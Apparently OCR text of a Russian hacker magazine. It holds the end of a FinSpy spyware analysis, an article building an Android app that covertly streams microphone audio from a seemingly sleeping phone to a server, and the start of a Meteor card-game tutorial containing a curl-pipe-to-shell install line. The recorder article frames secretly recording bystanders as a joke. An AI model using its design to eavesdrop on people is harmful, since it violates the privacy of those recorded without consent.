Hashtable hashtable554 = TLVPAYLOADTYPES;
Integer integer554 = new Integer(0x803840);
Object obj554 = hashtable554.put("TlvTypeConfigTgPort", integer554);
Hashtable hashtable555 = TLVPAYLOADTYPES;
Integer integer555 = new Integer(0x803a80);
Object obj555 = hashtable555.put("TlvTypeConfigAutoRemovalDateTime", integer555);
Hashtable hashtable556 = TLVPAYLOADTYPES;
Integer integer556 = new Integer(0x803b40);
Object obj556 = hashtable556.put("TlvTypeConfigAutoRemovalIfNoProxy", integer556);
Hashtable hashtable557 = TLVPAYLOADTYPES;
Integer integer557 = new Integer(0x803c40);
Object obj557 = hashtable557.put("TlvTypeInternalAutoRemovalElapsedTime", integer557);
```

Конфигурация андроид-семпла

O FINSPY, НАРКОБАРОНАХ И БЕСПИЛОТНИКАХ

Для захвата лидера криминальной мексиканской организации Мигеля Тревиньо Моралеса ВМФ США вообще не использовал беспилотные самолеты, которые обычно запускаются на границах с Мексикой. Вместо этого спецслужбы для уточнения координат наркобарона воспользовались средствами прослушивания телефонных разговоров и программным обеспечением FinSpy. Подробнее: tinyurl.com/lbxs7tg.

Антиотладка — это был лишь первый круг ада. Дальше меня ждали упаковка, за ней крипторы, виртуальная машина, после нее снова крипторы, и только тогда становятся видны строки, которые, в свою очередь, зашифрованы совершенно разными способами. В конце концов, когда мы уже получили код инжектов и выяснили, что и куда внедряется, мы снова столкнулись с проблемой. Пытаясь отлавливать коннекты трояна к командному центру, мы поняли, что малварь имеет специальный криптор, который в реальном времени расшифровывал и зашифровывал блоки кода в процессе его исполнения. Соответственно, дампить его было практически бесполезно. FinSpy также являлся буткитом и обладал методами противодействия отладчикам уровня ядра.

Был найден огромный буфер, куда зловред складывал команды в формате опкодов, — это усложняло их чтение. У Gamma есть малварь для множества платформ, включая мобильные. Я предположил, что протокол их общения с командным центром должен быть одинаковым. Тем более мобильное приложение куда проще анализировать без всяких хитро закрученных механизмов антиотладки...

В отличие от RCS, который мог повысить свои привилегии в системе, FinSpy не обладал кодом, ответственным за эскалирование привилегий. Разработчики предполагают распространение зловреда альтернативными способами, например на уровне доступа к провайдеру (классический MITM, когда в скачиваемые преступником бинарники внедряется код малвари и далее все идет через UAC).

Тем не менее остался главный вопрос: есть ли у данной малвари функционал, позволяющий выполнить произвольный код? В андроидном семпле были найдены опкоды выполнения произвольного кода: download_and_execute, execute_shellcode и им подобные! Значит, ответ на вопрос следующий: функционал есть, потенциально малварь может выполнять произвольный код, но в обнаруженных семплах данный функционал отсутствует. Можно предположить, что есть некая pro-версия трояна, в которой это реализовано.

O FINSPY И ДЕТЕКТАХ В РОССИИ...

Многие, наверное, удивлены, увидев, что Россия на карте заражений FinSpy раскрашена красным цветом. Во время проведения исследования у нас на этот счет было три основные теории:

1. Какая-то российская структура закупила и вовсю использует данную программу.
2. Зарубежные правоохранительные органы следят за людьми, находящимися на территории России.
3. Кто-то использует краденую версию данной программы.

Но в реальности все оказалось иначе.

Всем известно, что в Сети есть большое количество сервисов, предлагающих проверку файлов на их детектирование антивирусами. Так вот, все детекты FinSpy на территории России — это не живые пользователи, а роботы, которые используют триальные версии продуктов «Лаборатории Касперского» под виртуальными машинами. Таким образом, текущая теория про Россию и FinSpy гласит, что кто-то проводит регулярную проверку FinSpy на детектирование антивирусами на серверах, находящихся на территории России. Вот и все.

ВМЕСТО ЗАКЛЮЧЕНИЯ

За последние годы в мире произошли значительные изменения, о которых пользователи узнали не так давно: были обнаружены программы, которые использовались как кибероружие и как средства кибершпионажа.

Появились также частные компании, которые, согласно информации на их официальных сайтах, разрабатывают и предлагают правоохранительным органам программы для сбора информации с компьютеров пользователей. Страны, у которых нет соответствующих технических возможностей, могут покупать программы с подобным функционалом у частных компаний. Несмотря на наличие в большинстве стран законов, запрещающих создание и распространение вредоносных программ, программы-шпионы предлагаются практически без какой-либо маскировки их функций.

Пока таких компаний мало и конкуренции на этом рынке почти нет, что создает благоприятные условия для появления новых игроков и начала технологической гонки между ними. При этом компании, по нашим данным, не несут ответственности за дальнейшую судьбу созданных ими программ, которые могут использоваться для слежки, в межгосударственном шпионаже либо с традиционной для обычного киберкриминала целью обогащения.

Ситуация осложняется возможностью появления подобных программ и на открытом рынке, где их могут, например, перепродавать подставные компании — кому и когда угодно. Короче, это еще не конец... ✖

Шпион-андроидофон

Передаем звук со «спящего» смартфона на сервер

О том, что стоящий в твоей комнате традиционный телефон с аккуратно лежащей на нем трубкой все равно может за тобой шпионить, известно чуть ли не со времен А. Г. Белла. Смартфоны продвинулись по этой скользкой дорожке значительно дальше. А как все это выглядит с программной точки зрения?


Александр Захаров
Павел Родионов
Кирилл Носков
Андрей Наумов

ВВЕДЕНИЕ

В этой статье мы рассмотрим программу, установленную на телефоне с операционной системой Android, которая без палева передает данные на сервер, установленный на персональном компьютере. Для решения поставленной задачи нам потребуется несколько вещей. В первую очередь это желание, а затем такие мелочи, как телефон (с операционной системой Android), компьютер и интернет. Начнем с разработки алгоритма взаимодействия клиента и сервера.

Все операции обмена данными между клиентом и сервером будут происходить по протоколу TCP/IP. В связи с тем что все взаимодействия представляют собой пересылку последовательности байт от клиента к серверу или наоборот, необходимо разработать формат отправляемых пакетов данных. Кроме непосредственно данных, будем также передавать дополнительную информацию, а именно размер пакета и идентификатор команды.

Ниже описана разработанная система команд между клиентом и сервером. Все команды передаются побайтово в следующем формате:

```
<Размер пакета (4 байта)> ↵
<Идентификатор команды (4 байта)> ↵
[<Дополнительные данные >]
```

Команды:

- 0 — успешно выполнено;
- -1 — произошла ошибка;
- 1 — подключение клиента;
- 2 — начало записи;
- 3 — отправка записанного AAC-файла;
- 4 — отправка записанного WAV-файла;
- 5 — потоковая передача данных;
- 6 — потоковая передача WAV-заголовка.

КЛИЕНТ

Для начала давай зададимся вопросом, а что должен делать клиент. В нашем случае необходимо, чтобы телефон записывал звук в фоновом режиме, после чего незаметно для пользователя отправлял файл со звуком на сервер. Причем начинать запись телефон будет только с того момента, как пользователь нажмет кнопку записи, а общее время записи задает сам пользователь в настройках программы. Итак, задача поставлена, необходимо найти ее решение. На борту нашего клиент-телефона установлена операционная система Android. Из этого очевиден выбор языка программирования — им становится Java.

Для написания клиента установим на персональный компьютер IDE Eclipse (eclipse.org/downloads) и Android SDK (developer.android.com/sdk/index.html). Для работы данных компонентов необходим установленный комплект разработчика приложений Java Develovoper Kit (tinyurl.com/355cx3m). После настройки всех необходимых компонентов подключаем к компьютеру телефон (не забываем про ОС Android) с включенной возможностью отладки по USB. Теперь ты готов кодить! Создай проект в Eclipse и начинай писать программу. Написать класс для подключения к серверу труда не составит. Основные поля этого класса: Socket (программный интерфейс для обеспечения обмена данными между клиентом и сервером), IP (адрес для подключения), Port (параметр протоколов TCP и UDP), поток для приема данных, поток для передачи данных. Следуя принципам объектно-ориентированного программирования, все поля делаем приватными (private). В этом классе реализуем метод sendPacket() и задаем его тип synchronized. Synchronized имеет два важных аспекта: это гарантия того, что только один поток выполняет секцию кода в один момент времени, а данные, измененные одним потоком, будут видны всем другим потокам. В методе sendPacket() при отправке данных создаем блок обработки исключений. Если возникает исключение, информацию о нем записываем в лог и закрываем сокет.

Но на этом не стоит останавливаться, потребуется класс для записи данных (звука) (WavRecorder). Для этого класса необходимо описать:

- количество бит на семпл (описываем в виде константы RECORDER_BPP = 16);
- количество каналов записи (CHANNEL_IN_MONO);
- формат записи (ENCODING_PCM_16BIT);
- флаг, показывающий, идет ли в данный момент запись (по умолчанию false);
- идентификатор устройства;
- IP-адрес сервера;
- номер порта на сервере.

Все поля класса также делаем приватными.


На этом можно было бы и остановиться, но существует одна проблема: пользователю необходимо будет нажать на кнопку «Отправить файл» после записи, а это не самый логичный вариант для скрытого сбора данных. Для передачи данных в режиме непрерывной отправки на сервер напишем класс WavStreamer. Основой этого класса является метод run() (выполняется в отдельном потоке). Будем использовать его для записи звука и отправки данных на сервер — для дальнейшего хранения или обработки. Для потоковой передачи звука создадим «динамический» буфер, в него будут записываться наши данные с микрофона.

```
public void run() {
  try {
    // Подключение к сокету, получение
    // исходящего потока, отправка
    // идентификатора устройства
  } catch (IOException e) {
    // Обработка возможных ошибок
    // и запись их  в лог
  }
  // Создание буфера
  byte data[] = new byte[bufferSize];
  while (isRecording) {
    // Чтение данных с микрофона
    // в буфер
    read = recorder.read(data, 0, ↵
    bufferSize);
    if (AudioRecord.↵
    ERROR_INVALID_OPERATION != read) {
      totalDataSize += data.length;
      // Отправка буфера на сервер
      sendPacket(PackageType.↵
      client_send_data, data);
    }
  }
  // Закрытие соединения с сервером
  closeSocket();
}
```

Подробный код ты можешь посмотреть в файле WavStreamer.java. Для самого простого клиента этих классов и методов будет достаточно.

Создадим экземпляр Socket'а и будем коннектиться к серверу (о котором речь пойдет далее). В случае удачного присоединения к серверу программа ожидает дальнейших указаний пользователя о необходимости записи. Если соединение не установлено, пользователь должен быть проинформирован об этом (в нашем случае ошибкой соединения). Если мы хотим начать запись, то клиент должен сообщить об этом серверу. Клиент отправляет пакет данных, в котором есть некий код. По этому коду наш сервер понимает, что клиент начал запись. Для старта записи звука в программе создается поток WavRecorder. Этот поток записывает звуковые данные с микрофона клиента-телефона. Чтобы открыть полученный файл в аудиопроигрывателе, необходимо записать заголовок, который состоит из определенным образом сформированной последовательности данных (байт).

Эта последовательность представляет собой определенным образом созданный байтовый массив. Подобный массив описывается во многих интернет-источниках, если тебе не хочется искать его на просторах глобальной сети, то можешь посмотреть в исходниках (он расположен в файле WavStreamer.java).



GUI мобильного приложения





Схема взаимодействия



Уведомление во время активной записи

Исключительно в образовательных целях!

Автор и редакция напоминают, что вся представленная в статье информация опубликована исключительно в образовательных целях. В конце концов, запись аудио и передача его на сайт — задача не редкая, нужная и монетизируемая в самых обычных приложениях. Не нарушай закон!

Казалось бы, все должно работать... Но возникает вопрос: почему не работает? Так как мы пользовались функциями интернета и записи аудио, необходимо сообщить виртуальной Java-машине Dalvik о том, что наше приложение пользуется этими системными функциями. Давай заглянем в файл AndroidManifest.xml и добавим в него следующие строчки:

```
// Доступ в интернет
<uses-permission android:name="android.↵
permission.INTERNET" />

// Запись звука с микрофона
<uses-permission android:name="android.↵
permission.RECORD_AUDIO" />
```

После этого Java-машина предоставит доступ к запрашиваемым системным функциям, описываемым в манифесте.

После добавления некоторых элементов интерфейса наш клиент полностью готов и можно переходить к написанию сервера.

СЕРВЕР

Как и в случае с клиентом, зададимся вопросом: что должен делать сервер? Исходя из задач самого клиента, сервер должен иметь возможность получать данные от клиентов. Данные каждого клиента будут находиться в разных папках и не будут пересекаться с данными других пользователей. Сервер напишем на языке C++ с использованием фреймворка Qt5 (qt-project.org/downloads).

Qt — кросс-платформенный инструментарий разработки ПО. Он включает в себя все основные классы, которые могут потребоваться при разработке прикладного программного обеспечения, начиная от элементов графического интерфейса и заканчивая классами для работы с сетью, базами данных и XML.

Одну из основных особенностей Qt составляет повсеместное применение концепции сигналов и слотов, использующихся для взаимодействия между объектами. По своей сути слот — это метод класса, который вызывается, когда происходит какое-либо событие (сигнал). Это сильно облегчает разработку графических интерфейсов или работу с сетью. Достаточно подписаться на какой-то сигнал, который генерирует сам Qt или один из классов программы, и нужная функция-обработчик будет автоматически вызвана при его наступлении.

Теперь перейдем к описанию структуры сервера. Основным классом сервера является MyServer, который инкапсулирует в себе объект типа QTcpServer, отвечающий за сетевое взаимодействие. MyServer на вход подается номер порта и IP, на котором будет работать QTcpServer. В обязанности данного класса входит управление новыми соединениями и перенаправление подключенных клиентов на другой класс. Для начала запустим QTcpServer, передав ему входные данные, и установим обработчик (слот) на сигнал типа newConnection(). Этот сигнал генерируется объектом класса QTcpServer при появлении нового соединения. В случае успешного запуска сервер переходит в режим сканирования порта.

Обработчик новых подключений передает задачу по считыванию поступающих данных на объект типа User.

```
void MyServer::connection() {
  from = server - > ↵
  nextPendingConnection();
  User * client = new User;
  connect(from, SIGNAL(readyRead()), ↵
  client, SLOT(getMessage()));
}
```

Класс User при помощи функции getMessage() обрабатывает поступающие данные и вызывает соответствующую функцию для обработки запроса от клиента.

```
void User::getMessage() {
  static qint32 size_msg = 0, cmd;
  from = (QTcpSocket * ) sender();
  if ((from - > bytesAvailable() > 0 && ↵
  size_msg) || (from - > ↵
  bytesAvailable() > 2*sizeof(qint32))){
    QDataStream getm(from);

    if (size_msg == 0) {
      getm >> size_msg >> cmd;
      size_msg -= sizeof(qint32);
      buf.clear();
    }
    qint8 ch;

    while (!getm.atEnd() && size_msg > ↵
    0) {
      --size_msg;
      getm >> ch;
      buf.append(ch);
    }

    if (size_msg <= 0 && point_func.↵
    find(cmd) != point_func.end())
      bool r = (this - > * ↵
      point_funccmd ()();
    buf.clear();
    getMessage();
  }
}
```

Для каждого клиента создается новый каталог, в который записываются файлы клиента. Таким образом, два клиента не будут иметь возможность записывать данные в один и тот же каталог. Файлы, хранящиеся на сервере, могут быть открыты с использованием любого аудиоплеера (для примера был использован VLC media player — https://videolan.org), который поддерживает воспроизведение файлов формата WAV.

НЕТ ПРЕДЕЛА СОВЕРШЕНСТВУ

При желании можно добавить различные фичи в этот проект. Один из вариантов дальнейшего развития — это сервер, находящийся не на компьютере пользователя, а где-нибудь в облаке. Кроме «облачного сервера», можно создать учетные данные пользователя — один и тот же человек может совершать запись звука с различных телефонов. Но хранить данные в разных папках ему будет неудобно.

Решить эту проблему способна учетная запись пользователя. При вводе своих данных пользователь сможет добавлять файлы с телефона другого человека в свой каталог. Правда, реализация данных новшеств привносит и новые задачи. При создании системы учетных записей необходимо хранить базу данных клиентов, с их логинами и паролями. Причем эта база данных должна быть хорошо защищена. Ведь никому не хочется, чтобы его файлы были всем доступны :).

В случае с «облачным сервером» возникает проблема доступа к данным, полученным с мобильного устройства. Решить эту проблему можно путем создания специального клиента-администратора, который получает доступ к данным под конкретной учетной записью и только под ней. Защита звуковых данных пользователя прежде всего!

ЗАКЛЮЧЕНИЕ

Поставленная нами в начале статьи цель достигнута. Теперь, запустив нашу программу и «случайно» забыв где-нибудь телефон, ты узнаешь о том, что за спиной говорят про тех, кто оставляет свой дорогостоящий смартфон без присмотра :). При этом телефон для всех окружающих находится в спящем режиме, а файлов с записанным звуком на нем не будет. ⌶

Meteor

Новый подход к разработке веб-приложений

Для проверки этого утверждения мы сыграем с ним в карты

Впервые о Meteor мир услышал в декабре 2011 года. Говорят, что он заставляет по-новому взглянуть на то, как устроено, как разрабатывается и как работает веб-приложение. Чтобы проверить эти утверждения на практике, мы попробуем сделать на нем некоторые элементы многопользовательской карточной игры. Не будем следить за кросс-браузерностью и правилами самой игры, наша задача — оценить, какие возможности при разработке дает Meteor.

ПОДГОТОВКА

Для нашей колоды мы возьмем бесплатный набор векторных игральных карт в формате SVG — SVG-Cards (svg-cards.sourceforge.net). Каждый рисунок в нем представляет отдельную группу SVG с именем, состоящим из достоинства карты (rank) и ее масти (suit):

```
<g id="king_spade"> ... </g>
```

Чтобы карты не отрисовывались каждый раз векторами и просто для удобства работы с ними из JavaScript сконвертируем картинки из единого SVG-файла в формат PNG, для чего воспользуемся редактором Inkscape и сценарием типа такого:

```
declare -a suit=(club diamond heart spade)
declare -a rank=(1 2 3 4 5 6 7 8 9 10 king queen jack)
fname="svg_cards.svg"
dir="cards"
mkdir -p $dir
do_extract() {
  echo Extracting $1...
```



Александр Лыкошин
alykoshin@gmail.com, ligne.ru

```
  inkscape -f $fname -i $1 -e $dir/$1.png
}
for s in ${suit[@]}; do
  for r in ${rank[@]}; do
    do_extract "$r"_"$s"
  done
done
do_extract black_joker
do_extract red_joker
do_extract back
```

УСТАНОВКА И ПРОСТЕЙШИЙ ПРИМЕР

Meteor устанавливается одной строкой (Mac и Linux):

```
$ curl https://install.meteor.com | /bin/sh
```

Для Windows пока есть только неофициальный установщик, качается он здесь: https://github.com/meteor/meteor/wiki/Supported-Platforms.

Создадим новый проект:

```
$ meteor create cards
```

и запустим:

```
$ cd cards
$ meteor
=> Meteor server running on:
http://localhost:3000/
```

Результат можно сразу увидеть в браузере, открыв этот URL.

Новый проект состоит из трех файлов: myapp.js, myapp.html, myapp.css. В этих файлах содержится простейшее приложение Meteor. Заглянем в них.

Файл cards.html включает фрагменты — заготовки для HTML, отображаемого у клиента.

```
<head>
  <title>cards</title>
</head>
<body>
  {{> hello}}
</body>
```

```
<template name="hello">
  <h1>Hello World!</h1>
  {{greeting}}
  <input type="button" value="Click" />
</template>
```

Привычных тегов <HTML></HTML> здесь нет. Meteor выделит элементы <head> и <body> и передаст их клиенту, а шаблоны <template> будут сконвертированы в функции JavaScript, которые отрендерят данные в готовые фрагменты HTML.

Meteor использует шаблонизатор Handlebars, выражения которого выделяются фигурными скобками. Первое такое выражение {{> hello}} ссылается на объявленный ниже шаблон <template name="hello"></template>, который будет подставлен вместо него. Шаблон — это фрагмент обычного HTML. В данном случае он состоит из текстового заголовка, Handlebars-выражения {{greeting}} и обычной кнопки. Тот код, который будет подставлен на место выражения {{greeting}}, и функция-обработчик нажатия на кнопку определены в файле cards.js, в этом простейшем примере, состоящем из трех частей:

```
if (Meteor.isClient) {
  Template.hello.greeting = function () {
    return "Welcome to cards.";
  };
  Template.hello.events({
    'click input' : function () {
      // template data, if any, is available
      // in 'this'
      if (typeof console !== 'undefined')
        console.log("You pressed the button");
    }
  });
}
if (Meteor.isServer) {
  Meteor.startup(function () {
    // code to run on server at startup
  });
}
```

Приложение Meteor состоит из JavaScript, выполняемого на клиентской стороне в браузере, JavaScript, выполняемого

на сервере Meteor внутри контейнера Node.js (если быть точным, то внутри fiber), и вспомогательных файлов — фрагментов HTML, CSS и статических файлов.

Все файлы, которые лежат в корне проекта, используются и клиентом, и сервером, и один и тот же код может выполняться как на стороне сервера, так и на стороне клиента. Для того чтобы определить во время выполнения, сервер это или клиент, используются флаги Meteor.isClient и Meteor.isServer.

Если необходимо, чтобы файл был использован только клиентом или только сервером, его нужно поместить в подкаталог client/ или server/ соответственно. Кроме этих подкаталогов, могут быть public/, где лежат статические файлы, которые Meteor отдаст браузеру, и private/, файлы которого доступны только JS-сценариям сервера.

При старте Meteor загружает все файлы из каталогов, соответствующих тому, на какой стороне выполняется код; для клиентской стороны JavaScript минифицируется и передается одним пакетом (называемым bundle) браузерам. Все CSS также отправляются одним пакетом.

Вернемся к нашему файлу carsd.js. Template.hello.greeting = function() {}; — объявление функции, которая будет вызываться каждый раз при необходимости сформировать конечную страницу, и результат ее выполнения будет помещен вместо {{greeting}} внутри шаблона <template name="hello">.

```
Template.hello.greeting = function () {
  return "Welcome to cards.";
};
```

Обработчик нажатия на кнопку в Meteor выглядит так:

```
Template.hello.events({
  'click input' : function () {
    // Тело функции
  }
});
```

Это значит, что в шаблоне <template name="hello"></template> по событию click элемента input в консоль будет выведена тестовая строка.


Пока ничего особенного, даже кажется немного запутанным? Возможно. Но подожди еще немного — все самое интересное впереди.

ИГРА НАЧИНАЕТСЯ

Сперва научимся делать интерфейс к группе открытых карт, например тех, которые в данный момент выложены на стол.

У каждой карты есть достоинство (rank), масть (suit) и позиция на столе (pos). Будем считать, что карты можно раскладывать только вдоль горизонтальной линии. Тогда pos пусть будет координата карты от левой стороны элемента HTML, внутри которого она находится. Кроме того, это же значение пусть будет определять порядок, на котором карта находится внутри колоды (карта с более высоким значением pos находится выше в колоде, чем карта с меньшим), хотя, безусловно, это и не самый лучший вариант — смешивать локальные координаты внутри одного из клиентских браузеров и порядок сортировки.

Поместим изображения карт в поддиректорию public/cards внутри нашего проекта. Откроем файл cards.html и удалим из него весь текст, добавив следующие строки:



Внешний вид приложения, открытого в браузере



Настройка WebStorm для Meteor

У WebStorm на данный момент нет встроенной поддержки Meteor. Но облегчить себе жизнь можно, подключив библиотеки Meteor. Для этого нужно: File → Settings → JavaScript → Libraries, нажать кнопку Add, в появившемся окне нажать «+», выбрать Attach Directories и указать папку /home/<username>/.meteor/packages. Затем перезапустить WebStorm.

Для больших проектов нужно убрать папку .meteor из каталогов, входящих в проект, для того, чтобы WebStorm не переиндексировал регулярно ее содержимое. Для этого нужно в File → Settings → Directories выбрать папку .meteor и нажать на Excluded.

```
<head>
  <title>cards</title>
</head>
<body>
  {{> play_tmpl}}
</body>
<template name="play_tmpl">
  <div id="play_area" class="area">
    {{#each cards}}
      <div class="card {{selected}}" ↵
       style="position:absolute;↵
       left:{{pos}}px;" draggable="true">
         <img class="cardimg" src=↵
          "cards/{{rank}}_{{suit}}.png">
      </div>
    {{/each}}
  </div>
</template>
```

Все тело документа состоит из одного шаблона, внутри которого размещается итератор Handlebar {{#each cards}}, который при формировании HTML-документа проходит по всем элементам списка cards. Внутри его — элемент <div>, класс которого определяется выражением {{selected}}, а позиция — {{pos}}. В него вложен элемент <img>, который возьмет картинку, определяемую выражениями {{rank}} и {{suit}}, то есть силой и мастью.

Добавим совсем немного CSS — в cards.css — стол для игры в карты ведь должен быть покрыт зеленым сукном:

```
.area {
  padding:20px;
  background-color: green;
}

#play_area {
  position: relative;
  height: 300px;
  width: 700px;
}
```

METEOR.COLLECTION

Ну а теперь, пожалуй, самое невероятное — впрочем, те, кто уже знаком с Derby.js (см. врезку), не удивятся.

В состав Meteor входит MongoDB, доступная одновременно и со стороны сервера, и со стороны клиента. Изменения на стороне клиента кешируются в локальной версии базы (если быть точным, в ее эмуляторе, называемом minimongo) и отправляются на сервер. Данные с серверной стороны «публикуются» для клиентов и автоматически обновляются в их локальных версиях.

То есть все клиенты и сервер имеют унифицированный доступ к единой базе данных, автоматически синхронизируемой между ними всеми.

Для этого используется объект типа Meteor.Colleciton.

В файл cards.js, предварительно удалив существующий текст, вставим строки:

```
// По умолчанию все изменения данных объекта playingCards
// как с серверной, так и с клиентской стороны будут
// автоматически синхронизироваться между сервером
// и всеми его клиентами
playingCards = new Meteor.Collection("playingCards");
// Проверка, что код выполняется на клиенте
if (Meteor.isClient) {
  // Привязываем функцию к шаблону
  // <Template name="play_tmpl"> HTML-файла
  Template.play_tmpl.cards = function() {
    // Функция возвращает результат запроса к БД MongoDB
    // Поиск всех документов, отсортированный
    // по возрастанию поля pos
    return playingCards.find({}, {sort: ({pos:1})});
  };
}
// Проверка, что код выполняется на сервере
if (Meteor.isServer) {
```

```
  // Событие, срабатывающее при запуске сервера
  Meteor.startup(function () {
    // Очистим и добавим предопределенные карты
    playingCards.remove( {} );
    playingCards.insert( {rank: "1", suit: ↵
      "spade", pos: 100, selected: false} );
    playingCards.insert( {rank: "2", suit: ↵
      "heart", pos: 200, selected: true } );
    playingCards.insert( {rank: "3", suit: ↵
      "diamond", pos: 300, selected: false} );
    playingCards.insert( {rank: "4", suit: ↵
      "club", pos: 400, selected: false} );
  });
}
```

В нашем примере объявлена функция Template.play_tmpl. cards = function(), которая возвращает в клиенте результат запроса в формате базы MongoDB из коллекции playingCards.

При этом любое изменение данных внутри базы, на которую ссылается коллекция playingCards, вызовет автоматическое обновление информации, отображаемой на веб-странице.

Исходные данные в эту коллекцию заносятся сервером чуть ниже по событию Meteor.startup();. Если коллекция объявлена так, как это сделано у нас сейчас, ее видимость ограничена пакетом (если бы мы разрабатывали пакет) или приложением и она доступна из консоли.

Например:

```
> playingCards.findOne();
  Object {_id: "CpuEFFzgpcs6bAmkv", rank: "1", ↵
  suit: "spade", pos: 100, selected: false}
```

Обрати внимание на поле _id — это автоматически генерируемый уникальный идентификатор документа внутри базы данных MongoDB.

Если же мы объявим ее с ключевым словом var:

```
var playingCards = new Meteor.Collection↵
("playingCards");
```

то видимость будет ограничена только текущим файлом и такая переменная не будет доступна в консоли браузера.

Взгляни на результат в браузере. Те данные, которые добавлены с серверной стороны, доступны во всех клиентах.

Верно будет и обратное. Перекладываем карты в браузере, чтобы почувствовать все это своими руками. Для этого в файл cards.js добавим обработку событий drag and drop в браузере внутри блока if (Meteor.isClient) {}:

```
Template.play_tmpl.events({
  'dragstart .card' : function(e) {
    e.dataTransfer.setData("source", "play");
    // Сохраняем идентификатор объекта данных
    e.dataTransfer.setData("_id", this._id);
    // FF & Chrome support
    var x = (e.offsetX==undefined) ? e.layerX : ↵
    e.offsetX;
    var y = (e.offsetY==undefined) ? e.layerY : ↵
    e.offsetY;
    e.dataTransfer.setData("offsetX", x);
    e.dataTransfer.effectAllowed='move';
    e.dataTransfer.setData("Text", ↵
    e.target.getAttribute('id'));
    e.dataTransfer.setDragImage(e.target, x, y);
    return true;
  },
  'drop #play_area' : function(e) {
    e.preventDefault();
    // FF & Chrome support
    var x = (e.offsetX==undefined) ? e.layerX : ↵
    e.offsetX;
    var origX = e.dataTransfer.getData("offsetX");
    // Если под указателем — карта
    if (e.target.className.indexOf('cardimg') !== ↵
    -1)
      // то нужно учесть ее положение относительно
      // parent
      x += e.target.parentElement.offsetLeft;
    var id = e.dataTransfer.getData("_id");
    // Меняем позицию карты
    if (e.dataTransfer.getData("source") === ↵
    ("play")) {
      // Корректируем документ в БД
      playingCards.update( {_id: id}, {$set: ↵
      {pos: x-origX}});
    }
    e.stopPropagation();
    return false;
  },
  'dragover #play_area' : function(e) {
    e.preventDefault();
    console.log(e.dataTransfer.getData("source"));
    if (e.dataTransfer.getData("source") === ↵
    ("play")) return true;
    else return false;
  }
});
```

Внутри обработчика события с помощью объекта this нам непосредственно доступны те данные, которые были использованы при заполнении шаблона. Так, внутри обработчика 'dragstart .card' this._id — это тот самый внутренний уникальный идентификатор документа в терминах MongoDB, а this.suit — масть карты, которую начали перетаскивать. Идентификатор _id мы и сохраняем в привычном объекте e.dataTransfer.

В конце перетаскивания мы получаем сохраненный идентификатор и корректируем поле pos карты с идентификатором _id в соответствии с текущей и исходной позициями указателя мыши с помощью метода

```
playingCards.update(
    {_id: id},
    {$set: {pos: x - origX}}
);
```

Все обновление данных между всеми клиентами и сервером дальше происходит автоматически. Открой второе окно браузера, поперекладывай карты.

Только задумайся: в нашем проекте на самом деле нет и ста строк кода, из которых чуть ли не большая часть отводится на отработку перетаскивания, а представление данных между всеми подключенными клиентами и сервером уже синхронизировано!

Для компенсации задержек при обмене с сервером все изменения данных Meteor.Collection каждого клиента сначала сохраняются в локальном хранилище и отображаются пользователю. Далее они передаются серверу, который сохраняет новые значения уже в своей базе и отправляет обратно подтверждение, затем рассылает их всем остальным клиентам, а они автоматически отобразят обновленные данные при их по-

Приложение Meteor в среде разработки WebStorm

ступлении. В случае если сервер отказал в изменениях, клиент откатывается к предыдущему состоянию.

Одна из уникальных сторон Meteor — при внесении изменений нет необходимости перезапускать сервер: изменения, внесенные не только в HTML и CSS, но и в JavaScript, будут отражены немедленно после сохранения файла, с использованием актуальных данных, и даже в браузере текущую страницу потребуется обновить только после фатальной ошибки.

METEOR.SESSION

В HTML-файле еще остается выражение {{selected}}, которое мы пока не реализовали. С его помощью сделаем выбор карты для какой-либо дальнейшей операции.

Использованный нами объект Session предназначен для хранения пар ключ:данные, действительных в рамках одной сессии.

В cards.js в шаблон Template.play_tmpl.events({}) добавим (отделив запятой от предыдущих):

```
'click .card' : function () {
  Session.set("selPlaying", Session.equals↵
  ("selPlaying", this._id) ? null : this._id );
}
```

а внутри блока if (Meteor.isClient) {} — функцию, которая будет формировать значение для шаблона

```
Template.play_tmpl.selected = function () {
  return Session.equals("selPlaying", this._id) ? ↵
  "selected" : '';
};
```

Для визуального выделения выбранной карты добавим в .css:

```
.card {
  padding: 3px;
}

.selected {
  outline:lime solid 5px;
}
```

ВЫЗОВ СЕРВЕРНОГО МЕТОДА СО СТОРОНЫ КЛИЕНТА

Мы уже научились работать с Collection и Session. Чтобы сделать ход, нам нужно вызвать серверную функцию — не можем же мы непосредственно на стороне клиента реализовывать перекладывание карты между, скажем, оставшейся колодой и картами игрока, ведь в этом случае небезопасный браузер получает полный контроль над игровой ситуацией.


В нашем пробном приложении реализуем добавление и удаление сервером карт игрока по двойному клику на игровом поле или карте соответственно.

Методы сервера, доступные для вызова со стороны клиента, объявляются методом Meteor.methods({}). Со стороны сервера (блок if (Meteor.isServer) {}) добавим:

```
